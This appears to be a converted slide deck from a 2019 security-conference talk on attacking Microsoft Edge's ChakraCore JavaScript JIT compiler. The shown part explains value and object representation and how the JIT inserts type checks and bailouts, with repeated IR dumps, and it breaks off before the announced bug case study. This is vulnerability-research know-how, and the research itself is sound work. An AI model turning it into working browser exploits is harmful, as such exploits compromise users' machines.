

# Attacking Edge through the JavaScript compiler

BlueHatIL 2019 And OffensiveCon 2019  
Bruno Keith

# whoami

- 24, French
- Started playing CTF in 2016 (ESPR)
- Started vulnerability research full time in 2018
- Mainly looking at JavaScript engines
- @bkth\_ (DMs are open)

# Agenda

1. ChakraCore
2. JavaScript engine primer
3. ChakraCore internals basics
4. Just-In-Time (JIT) compilation of JavaScript and its problematic
5. Chakra's JIT compiler
6. Case study of a bug

# What is ChakraCore

- Chakra is the JavaScript engine powering Microsoft Edge (not for long anymore :( )
- ChakraCore is the open-sourced version of Chakra minus a few things (COM API, Edge bindings, etc...)
- Available on GitHub
- Written mainly in C++

# JavaScript engine primer

# What makes up a JavaScript engine?

- Parser
- Interpreter
- Runtime
- Garbage Collector
- JIT compiler(s)

# What makes up a JavaScript engine?

- Parser

Entrypoint, parses the source code and produces custom bytecode

- Interpreter
- Runtime
- Garbage Collector
- JIT compiler(s)

# What makes up a JavaScript engine?

- Parser
- Interpreter

Virtual machine that processes and “executes” the bytecode

- Runtime
- Garbage Collector
- JIT compiler(s)



# What makes up a JavaScript engine?

- Parser
- Interpreter
- Runtime

Basic data structures, standard library, builtins, etc.

- Garbage Collector
- JIT compiler(s)

# What makes up a JavaScript engine?

- Parser
- Interpreter
- Runtime
- Garbage Collector

Freeing of dead objects

- JIT compiler(s)

# What makes up a JavaScript engine?

- Parser
- Interpreter
- Runtime
- Garbage Collector
- JIT compiler(s)

Consumes the bytecode to produce optimized machine code

# ChakraCore internals basics

# Representing JSValues

- Every “value” is of type Var (just an alias for void\*)
- NaN-boxing: trick to encode both value and some type information in 8 bytes
- Use the upper 17 bits of a 64 bits value to encode some type information

var a = 0x41414141 represented as 0x0001000041414141

var b = 5.40900888e-315 represented as 0xfffc000041414141

- Upper bits cleared => pointer to an object which represents the actual value

# Representing JSObjects


- JavaScript objects are basically a collection of key-value pairs called properties
- The object does not maintain its own map of property names to property values.
- The object only has the property values and a **Type** which describes that object's layout.
  - Saves space by reusing that type across objects
  - Allows for optimisations such as inline caching (more on that later)
- Bunch of different layouts for performance.

# Objects internal representation

```
var a = {};
```

```
a.x = 0x414141;
```

```
a.y = 0x424242;
```



# Objects internal representation

```
var a = {x: 0x414141, y:0x424242};
```


stored with a layout called `ObjectHeaderInlined`

<code>__vfptr</code>	<code>type</code>	<code>0x0001000000414141</code>	<code>0x0001000000424242</code>
----------------------	-------------------	---------------------------------	---------------------------------



# Property access

```
var a = {};  
a.x = 0x414141;  
print(a.x);
```




Type is used to know where the property is stored

# Property access

```
var a = {};
```

```
a.x = 0x414141;
```


```
print(a.x);
```



Type is used to know where the property is stored  
Can map a property name (PropertyId) to an index

# Property access

```
var a = {};  
a.x = 0x414141;  
print(a.x);
```



Type is used to know where the property is stored  
Can map a property name (PropertyId) to an index

Interpreter will call `a->GetDynamicType()->GetTypeHandler()->GetProperty(PropertyId("x"))`;

# Representing JSArrays

- Standard-defined as an exotic object having a “length” property defined
- Most engines implement basic and efficient optimisations for Arrays internally
- Chakra uses a segment-based implementation
- Three main classes to allow storage optimization:
  - JavascriptNativeIntArray
  - JavascriptNativeFloatArray
  - JavascriptArray

# Representing JSArrays

```
var arr = [1,2,3];
```

# Representing JSArrays

```
var arr = [1,2,3];
```

left: 0	length: 3	size: 6	next: 0	1	2	3
---------	-----------	---------	---------	---	---	---

# Representing JSArrays

```
var arr = [1,2,3];
```

left: 0	length: 3	size: 6	next	1	2	3
---------	-----------	---------	------	---	---	---

```
arr[100] = 4;
```

left: 100	length: 1	size: 18	next: 0	4	...	...
-----------	-----------	----------	---------	---	-----	-----



# JavaScript JIT compilation and its problematic



# JIT compilation

Goal is to generate highly optimized machine code

Pros: much better code speed

Problems: higher startup time, no type information

In practice, execution starts in the interpreter.

If a function gets called repeatedly, it will be compiled to machine code

# Problematic

```
function addition(x, y) {  
    return x + y;  
}
```

# Problematic

```
function addition(x, y) {  
    return x + y;  
}
```



1. Let `lref` be the result of evaluating *AdditiveExpression*.
2. Let `lval` be ? [GetValue](#)(`lref`).
3. Let `rref` be the result of evaluating *MultiplicativeExpression*.
4. Let `rval` be ? [GetValue](#)(`rref`).
5. Let `lprim` be ? [ToPrimitive](#)(`lval`).
6. Let `rprim` be ? [ToPrimitive](#)(`rval`).
7. If [Type](#)(`lprim`) is String or [Type](#)(`rprim`) is String, then
  - a. Let `lstr` be ? [ToString](#)(`lprim`).
  - b. Let `rstr` be ? [ToString](#)(`rprim`).
  - c. Return the String that is the result of concatenating `lstr` and `rstr`.
8. Let `lnum` be ? [ToNumber](#)(`lprim`).
9. Let `rnum` be ? [ToNumber](#)(`rprim`).
10. Return the result of applying the addition operation to `lnum` and `rnum`. See the Note below [12.8.5](#).

# Problematic

```
function addition(x, y) {  
    return x + y;  
}
```

If we only call this function with numbers we probably want it compiled to something that looks like:

```
lea rax, [rdi+rsi]  
ret
```

However, JavaScript has no type information.

# Problematic

```
function addition(x, y) {  
    return x + y;  
}
```

If we only call this function with numbers we probably want it compiled to something that looks like:

```
lea rax, [rdi+rsi]  
ret
```

However, JavaScript has no type information.

**SOLUTION:** collect profile information and generate optimized code based on that

# Problematic

```
function addition(x, y) {  
    return x + y;  
}  
  
for (var i = 0; i < 1000; ++i) {  
    addition(i, 1337);  
}
```

Collect type information on the parameters

Assumption: will be called with same arguments type

Idea: Check type at the beginning for the compiled function and optimize based on that

# Problematic: another example

```
function getX(o) {  
    return o.x;  
}
```

We want to optimize the object access.

But we don't want to compile down the whole object lookup

```
for (var i = 0; i < 1000; ++i) {  
    getX({x:1337});  
}
```

# Problematic: another example

```
function getX(o) {  
    return o.x;  
}  
  
for (var i = 0; i < 1000; ++i) {  
    getX({x:1337});  
}
```

We want to optimize the object access.

But we don't want to compile down the whole object lookup

**SOLUTION:** Assume the object type will stay the same and use direct index access (inline caching), if not fall back to the interpreter.



# Key concept: Slow path

If assumptions do not hold, we might have to call back into the runtime/interpreter via a so-called “slow path” to execute a certain operation

Bad news: we get a performance hit

Good news: Execution returns in the JIT compiled function

# Key concept: Bailout

Sometimes, if an assumption does not hold, the JIT code is completely unusable.

The whole function has to continue in the interpreter

Cons: bigger performance hit (bailing out is a non-trivial process)

Pros: it actually works?

# In a nutshell

JIT compilation of JavaScript relies on profile information collected during execution in the interpreter

Highly optimized code is generated based on that information

JIT code has to be responsible for generating checks in the code to make sure the assumption is true and deal with cases when they are not

**Problems arise when the engine assumes something which is not true**

# Chakra's JIT compiler

# Chakra JIT pipeline

Interpreter keeps track of how many times a function has been called

Past a certain threshold, change the entrypoint of the function to a thunk to start JIT compilation.

Compilation happens out of process in Edge where the JIT runs in its own process so the content process can benefit from Arbitrary Code Guard.

When code generation is done, change entrypoint to the native code address.

# Chakra JIT pipeline

Chakra has a two-tiered JIT compiler: SimpleJit and FullJit

Operates on a Control-Flow Graph (CFG) and a custom Intermediate Representation (IR) generated from the function's bytecode.

Main steps of compilation are roughly:

- IRBuilderPhase: builds the IR from the bytecode
- InlinePhase: check if some things can be inlined
- FGBuildPhase: builds the CFG from the IR
- GlobOptPhase: global optimizer, where most of the magic happens
  - SimpleJit: one backward pass (deadstore pass) on the CFG
  - FullJit: one backward pass, one forward pass, one backward pass (deadstore pass)
- LowererPhase: lowers the IR to machine dependent operations
- RegAllocPhase
- ....

# Chakra JIT pipeline

Chakra has a two-tiered JIT compiler: SimpleJit and FullJit

Operates on a Control-Flow Graph (CFG) and a custom Intermediate Representation (IR) generated from the function's bytecode.

Main steps of compilation are roughly:

- IRBuilderPhase: builds the IR from the bytecode
- InlinePhase: check if some things can be inlined
- FGBuildPhase: builds the CFG from the IR
- **GlobOptPhase**: global optimizer, where most of the magic happens
  - SimpleJit: one backward pass (deadstore pass) on the CFG
  - **FullJit: one backward pass, one forward pass, one backward pass (deadstore pass)**
- LowererPhase: lowers the IR to machine dependent operations
- RegAllocPhase
- ....

This is what interests us the most !



# How it looks in Chakra: simple integer addition

```
Line 2: return x + y;
Col 5: ^
StatementBoundary #0 #0000
```

```
function addition(x, y) {
    return x + y;
}
```

```
GLOBOPT INSTR: s0[LikelyCanBeTaggedValue_Int].var = Add_A
s2[LikelyCanBeTaggedValue_Int].var!, s3[LikelyCanBeTaggedValue_Int].var! #0000
```

```
for (var i = 0; i < 1000; ++i) {
    addition(i, 1337);
}
```

```
s8.i64 = MOV s2[LikelyCanBeTaggedValue_Int].var
s8.i64 = SHR s8.i64, 48 (0x30).i8
s9.i64 = MOV s3[LikelyCanBeTaggedValue_Int].var
s9.i64 = SHR s9.i64, 32 (0x20).i8
s8.i64 = OR s8.i64, s9.i64
CMP s8.i32, 65537 (0x10001).i32
JNE $L4
s10.i32 = MOV s2[LikelyCanBeTaggedValue_Int].i32
s10.i32 = ADD s10.i32, s3[LikelyCanBeTaggedValue_Int].i32
JO $L4
s10.u64 = BTS s10.u64, 48 (0x30).i8
s0[LikelyCanBeTaggedValue_Int].var = MOV s10.u64
JMP $L5
```

Output obtained with -Dump:Lowerer

```
$L4: [helper] #
s11.var = MOV s3[LikelyCanBeTaggedValue_Int].var!
s12.var = MOV s2[LikelyCanBeTaggedValue_Int].var!
arg3(s14)(r8).u64 = MOV 0xFFFFFFFF (ScriptContext).u64
arg2(s15)(rdx).var = MOV s11.var
arg1(s16)(rcx).var = MOV s12.var
s17(rax).u64 = MOV Op_Add_Full.u64
s13(rax).var = CALL s17(rax).u64
s0[LikelyCanBeTaggedValue_Int].var = MOV s13(rax).var
```



Intermediate representation  
generated from the bytecode.

Line 2: return x + y;

→ **GLOBOPT INSTR: s0[LikelyCanBeTaggedValue\_Int].var = Add\_A  
s2[LikelyCanBeTaggedValue\_Int].var!, s3[LikelyCanBeTaggedValue\_Int].var! #0000**

```
s8.i64      =      MOV      s2[LikelyCanBeTaggedValue_Int].var
s8.i64      =      SHR      s8.i64, 48 (0x30).i8
s9.i64      =      MOV      s3[LikelyCanBeTaggedValue_Int].var
s9.i64      =      SHR      s9.i64, 32 (0x20).i8
s8.i64      =      OR       s8.i64, s9.i64
              CMP      s8.i32, 65537 (0x10001).i32
              JNE      $L4
s10.i32     =      MOV      s2[LikelyCanBeTaggedValue_Int].i32
s10.i32     =      ADD      s10.i32,
s3[LikelyCanBeTaggedValue_Int].i32
              JO       $L4
s10.u64     =      BTS      s10.u64, 48 (0x30).i8
s0[LikelyCanBeTaggedValue_Int].var = MOV  s10.u64
              JMP      $L5
$L4: [helper]
#
s11.var     =      MOV      s3[LikelyCanBeTaggedValue_Int].var!
s12.var     =      MOV      s2[LikelyCanBeTaggedValue_Int].var!
arg3(s14)(r8).u64 =      MOV      0XXXXXXXXX (ScriptContext).u64
arg2(s15)(rdx).var =      MOV      s11.var
arg1(s16)(rcx).var =      MOV      s12.var
s17(rax).u64 =      MOV      Op_Add_Full.u64
s13(rax).var =      CALL     s17(rax).u64
s0[LikelyCanBeTaggedValue_Int].var = MOV  s13(rax).var
```

Line 2: return x + y;

GLOBOPT INSTR: s0[LikelyCanBeTaggedValue\_Int].var = Add\_A  
s2[LikelyCanBeTaggedValue\_Int].var!, s3[LikelyCanBeTaggedValue\_Int].var! #0000

Check if x and y are both tagged integers



```
s8.i64      = MOV      s2[LikelyCanBeTaggedValue_Int].var
s8.i64      = SHR      s8.i64, 48 (0x30).i8
s9.i64      = MOV      s3[LikelyCanBeTaggedValue_Int].var
s9.i64      = SHR      s9.i64, 32 (0x20).i8
s8.i64      = OR       s8.i64, s9.i64
              CMP      s8.i32, 65537 (0x10001).i32
              JNE      $L4
s10.i32     = MOV      s2[LikelyCanBeTaggedValue_Int].i32
s10.i32     = ADD      s10.i32,
s3[LikelyCanBeTaggedValue_Int].i32
              JO       $L4
s10.u64     = BTS      s10.u64, 48 (0x30).i8
s0[LikelyCanBeTaggedValue_Int].var = MOV  s10.u64
              JMP      $L5
$L4: [helper]
#
s11.var     = MOV      s3[LikelyCanBeTaggedValue_Int].var!
s12.var     = MOV      s2[LikelyCanBeTaggedValue_Int].var!
arg3(s14)(r8).u64 = MOV      0xFFFFFFFF (ScriptContext).u64
arg2(s15)(rdx).var = MOV      s11.var
arg1(s16)(rcx).var = MOV      s12.var
s17(rax).u64 = MOV      Op_Add_Full.u64
s13(rax).var = CALL     s17(rax).u64
s0[LikelyCanBeTaggedValue_Int].var = MOV  s13(rax).var
```

Line 2: return x + y;

GLOBOPT INSTR: s0[LikelyCanBeTaggedValue\_Int].var = Add\_A  
s2[LikelyCanBeTaggedValue\_Int].var!, s3[LikelyCanBeTaggedValue\_Int].var! #0000

```
s8.i64 = MOV s2[LikelyCanBeTaggedValue_Int].var
s8.i64 = SHR s8.i64, 48 (0x30).i8
s9.i64 = MOV s3[LikelyCanBeTaggedValue_Int].var
s9.i64 = SHR s9.i64, 32 (0x20).i8
s8.i64 = OR s8.i64, s9.i64
CMP s8.i32, 65537 (0x10001).i32
JNE $L4
```

```
s10.i32 = MOV s2[LikelyCanBeTaggedValue_Int].i32
s10.i32 = ADD s10.i32,
```

s3[LikelyCanBeTaggedValue\_Int].i32

**JO \$L4**


```
s10.u64 = BTS s10.u64, 48 (0x30).i8
s0[LikelyCanBeTaggedValue_Int].var = MOV s10.u64
JMP $L5
```

\$L4: [helper]

#

```
s11.var = MOV s3[LikelyCanBeTaggedValue_Int].var!
s12.var = MOV s2[LikelyCanBeTaggedValue_Int].var!
arg3(s14)(r8).u64 = MOV 0xFFFFFFFF (ScriptContext).u64
arg2(s15)(rdx).var = MOV s11.var
arg1(s16)(rcx).var = MOV s12.var
s17(rax).u64 = MOV Op_Add_Full.u64
s13(rax).var = CALL s17(rax).u64
s0[LikelyCanBeTaggedValue_Int].var = MOV s13(rax).var
```

Slow path taken if we are not  
dealing with two tagged integers or  
overflow happens



Line 2: return x + y;

GLOBOPT INSTR: s0[LikelyCanBeTaggedValue\_Int].var = Add\_A  
s2[LikelyCanBeTaggedValue\_Int].var!, s3[LikelyCanBeTaggedValue\_Int].var! #0000

```
s8.i64      =      MOV      s2[LikelyCanBeTaggedValue_Int].var
s8.i64      =      SHR      s8.i64, 48 (0x30).i8
s9.i64      =      MOV      s3[LikelyCanBeTaggedValue_Int].var
s9.i64      =      SHR      s9.i64, 32 (0x20).i8
s8.i64      =      OR       s8.i64, s9.i64
s8.i64      =      CMP      s8.i32, 65537 (0x10001).i32
JNE         $L4
```

Fast path for which the code is optimized



```
s10.i32     =      MOV      s2[LikelyCanBeTaggedValue_Int].i32
s10.i32     =      ADD      s10.i32,
s3[LikelyCanBeTaggedValue_Int].i32
JO         $L4
s10.u64     =      BTS      s10.u64, 48 (0x30).i8
s0[LikelyCanBeTaggedValue_Int].var = MOV s10.u64
JMP        $L5
```

\$L4: [helper]

#

```
s11.var     =      MOV      s3[LikelyCanBeTaggedValue_Int].var!
s12.var     =      MOV      s2[LikelyCanBeTaggedValue_Int].var!
arg3(s14)(r8).u64 =      MOV      0XXXXXXXXX (ScriptContext).u64
arg2(s15)(rdx).var =      MOV      s11.var
arg1(s16)(rcx).var =      MOV      s12.var
s17(rax).u64 =      MOV      Op_Add_Full.u64
s13(rax).var =      CALL     s17(rax).u64
s0[LikelyCanBeTaggedValue_Int].var = MOV s13(rax).var
```

# How it looks like in Chakra: optimized object access

```
function addition(o) {  
    return o.x + o.y;  
}
```

```
for (var i = 0; i < 1000; ++i) {  
    addition({x:i, y:1337});  
}
```

(IR heavily redacted for ease of reading)

```
Line 2: return o.x + o.y;  
GLOBOPT INSTR:                                     BailOnNotObject  
  
    s32.i64    = MOV    s2<s9>[LikelyCanBeTaggedValue_Object].var  
    s32.i64    = SHR    s32.i64, 48 (0x30).i8  
                                           $L12  
                                           CALL    SaveAllRegistersAndBailOut.u64  
                                           JMP     $L11  
$L12:  
GLOBOPT INSTR:    s3[LikelyCanBeTaggedValue_Int].var = LdFld ...  
  
    s23.i64    = MOV    [s2<s9>[LikelyObject].var+8].i64  
    s25.u64    = MOV    0 (0x0).u64  
                                           CMP     s23.i64, [s24.u64 < (&GuardValue)>].u64  
                                           JNE    $L7  
                                           JMP     $L8  
$L7: [helper]  
    s26.i64    = MOV    s23.i64  
    arg2(s29)(rdx).u64 = MOV    0xFFFFFFFF (TypeCheckGuard).u64  
    arg1(s30)(rcx).i64 = MOV    s26.i64  
    s31(rax).u64 = MOV    CheckIfTypeIsEquivalent.u64  
    s28(rax).u8  = CALL    s31(rax).u64  
    s27.u8      = MOV    s28(rax).u8  
                                           TEST   s27.u8, s27.u8  
                                           JEQ    $L6  
$L8:  
    s3[LikelyCanBeTaggedValue_Int].var = MOV    [s2<s9>[LikelyObject].var+16].i64  
                                           JMP     $L9  
$L6: [helper]  
$L10: [helper]  
                                           CALL    SaveAllRegistersAndBailOut.u64  
                                           JMP     $L11  
                                           #  
                                           #  
$L9:  
GLOBOPT INSTR:    s4[LikelyCanBeTaggedValue_Int].var = LdFld ...  
    s4[LikelyCanBeTaggedValue_Int].var = MOV    [s2<s9>[LikelyObject].var+24].i64 #
```

Check if we are dealing with  
a boxed value



```
Line 2: return o.x + o.y;
GLOBOPT INSTR:                                     BailOnNotObject

    s32.i64    = MOV    s2<s9>[LikelyCanBeTaggedValue_Object].var
    s32.i64    = SHR    s32.i64, 48 (0x30).i8
                                           $L12
                                           CALL    SaveAllRegistersAndBailOut.u64
                                           JMP     $L11

$L12:
GLOBOPT INSTR:    s3[LikelyCanBeTaggedValue_Int].var = LdFld ...

    s23.i64    = MOV    [s2<s9>[LikelyObject].var+8].i64
    s25.u64    = MOV    0 (0x0).u64
                                           CMP     s23.i64, [s24.u64 < (&GuardValue)>].u64
                                           JNE     $L7
                                           JMP     $L8

$L7: [helper]
    s26.i64    = MOV    s23.i64
    arg2(s29)(rdx).u64 = MOV    0xFFFFFFFF (TypeCheckGuard).u64
    arg1(s30)(rcx).i64 = MOV    s26.i64
    s31(rax).u64 = MOV    CheckIfTypeIsEquivalent.u64
    s28(rax).u8  = CALL    s31(rax).u64
    s27.u8      = MOV    s28(rax).u8
                                           TEST    s27.u8, s27.u8
                                           JEQ     $L6

$L8:
    s3[LikelyCanBeTaggedValue_Int].var = MOV    [s2<s9>[LikelyObject].var+16].i64
                                           JMP     $L9

$L6: [helper]
$L10: [helper]
                                           CALL    SaveAllRegistersAndBailOut.u64
                                           JMP     $L11
                                           #

$L9:
GLOBOPT INSTR:    s4[LikelyCanBeTaggedValue_Int].var = LdFld ...
                                           #

    s4[LikelyCanBeTaggedValue_Int].var = MOV    [s2<s9>[LikelyObject].var+24].i64 #
```

Symbol information is updated



```
Line 2: return o.x + o.y;
GLOBOPT INSTR:                                BailOnNotObject

    s32.i64      = MOV      s2<s9>[LikelyCanBeTaggedValue_Object].var
    s32.i64      = SHR      s32.i64, 48 (0x30).i8
                                JEQ      $L12
                                CALL     SaveAllRegistersAndBailOut.u64
                                JMP      $L11

$L12:
GLOBOPT INSTR:      s3[LikelyCanBeTaggedValue_Int].var = LdFld ...

    s23.i64      = MOV      [s2<s9>[LikelyObject].var+8].i64
    s25.u64      = MOV      0 (0x0).u64
                                CMP      s23.i64, [s24.u64 < (&GuardValue)>].u64
                                JNE      $L7
                                JMP      $L8

$L7: [helper]
    s26.i64      = MOV      s23.i64
    arg2(s29)(rdx).u64 = MOV      0xFFFFFFFF (TypeCheckGuard).u64
    arg1(s30)(rcx).i64 = MOV      s26.i64
    s31(rax).u64  = MOV      CheckIfTypeIsEquivalent.u64
    s28(rax).u8   = CALL     s31(rax).u64
    s27.u8        = MOV      s28(rax).u8
                                TEST     s27.u8, s27.u8
                                JEQ      $L6

$L8:
    s3[LikelyCanBeTaggedValue_Int].var = MOV [s2<s9>[LikelyObject].var+16].i64
                                JMP      $L9

$L6: [helper]
$L10: [helper]
                                CALL     SaveAllRegistersAndBailOut.u64
                                JMP      $L11                                #

$L9:
GLOBOPT INSTR:      s4[LikelyCanBeTaggedValue_Int].var = LdFld ...                                #

                                s4[LikelyCanBeTaggedValue_Int].var = MOV [s2<s9>[LikelyObject].var+24].i64 #
```

Check if we are dealing with  
our profiled type



```
Line 2: return o.x + o.y;
GLOBOPT INSTR:                                BailOnNotObject

    s32.i64      = MOV      s2<s9>[LikelyCanBeTaggedValue_Object].var
    s32.i64      = SHR      s32.i64, 48 (0x30).i8
                                           JEQ      $L12
                                           CALL     SaveAllRegistersAndBailOut.u64
                                           JMP      $L11

$L12:
GLOBOPT INSTR:      s3[LikelyCanBeTaggedValue_Int].var = LdFld ...

    s23.i64      = MOV      [s2<s9>[LikelyObject].var+8].i64
    s25.u64      = MOV      0 (0x0).u64
                                           CMP      s23.i64, [s24.u64 < (&GuardValue)>].u64
                                           JNE      $L7
                                           JMP      $L8

$L7: [helper]
    s26.i64      = MOV      s23.i64
    arg2(s29)(rdx).u64 = MOV      0xFFFFFFFF (TypeCheckGuard).u64
    arg1(s30)(rcx).i64 = MOV      s26.i64
    s31(rax).u64 = MOV      CheckIfTypeIsEquivalent.u64
    s28(rax).u8   = CALL     s31(rax).u64
    s27.u8        = MOV      s28(rax).u8
                                           TEST     s27.u8, s27.u8
                                           JEQ      $L6

$L8:
    s3[LikelyCanBeTaggedValue_Int].var = MOV [s2<s9>[LikelyObject].var+16].i64
                                           JMP      $L9

$L6: [helper]
$L10: [helper]
                                           CALL     SaveAllRegistersAndBailOut.u64
                                           JMP      $L11
                                           #
$L9:
                                           #
GLOBOPT INSTR:      s4[LikelyCanBeTaggedValue_Int].var = LdFld ...

    s4[LikelyCanBeTaggedValue_Int].var = MOV [s2<s9>[LikelyObject].var+24].i64 #
```



Try to salvage things or  
bailout



```
Line 2: return o.x + o.y;
GLOBOPT INSTR:                                BailOnNotObject

    s32.i64      = MOV      s2<s9>[LikelyCanBeTaggedValue_Object].var
    s32.i64      = SHR      s32.i64, 48 (0x30).i8
                                           JEQ      $L12
                                           CALL     SaveAllRegistersAndBailOut.u64
                                           JMP      $L11
$L12:
GLOBOPT INSTR:      s3[LikelyCanBeTaggedValue_Int].var = LdFld ...

    s23.i64      = MOV      [s2<s9>[LikelyObject].var+8].i64
    s25.u64      = MOV      0 (0x0).u64
                                           CMP      s23.i64, [s24.u64 < (&GuardValue)>].u64
                                           JNE      $L7
                                           JMP      $L8
$L7: [helper]
    s26.i64      = MOV      s23.i64
    arg2(s29)(rdx).u64 = MOV      0xFFFFFFFF (TypeCheckGuard).u64
    arg1(s30)(rcx).i64 = MOV      s26.i64
    s31(rax).u64 = MOV      CheckIfTypeIsEquivalent.u64
    s28(rax).u8   = CALL     s31(rax).u64
    s27.u8        = MOV      s28(rax).u8
                                           TEST     s27.u8, s27.u8
                                           JEQ      $L6
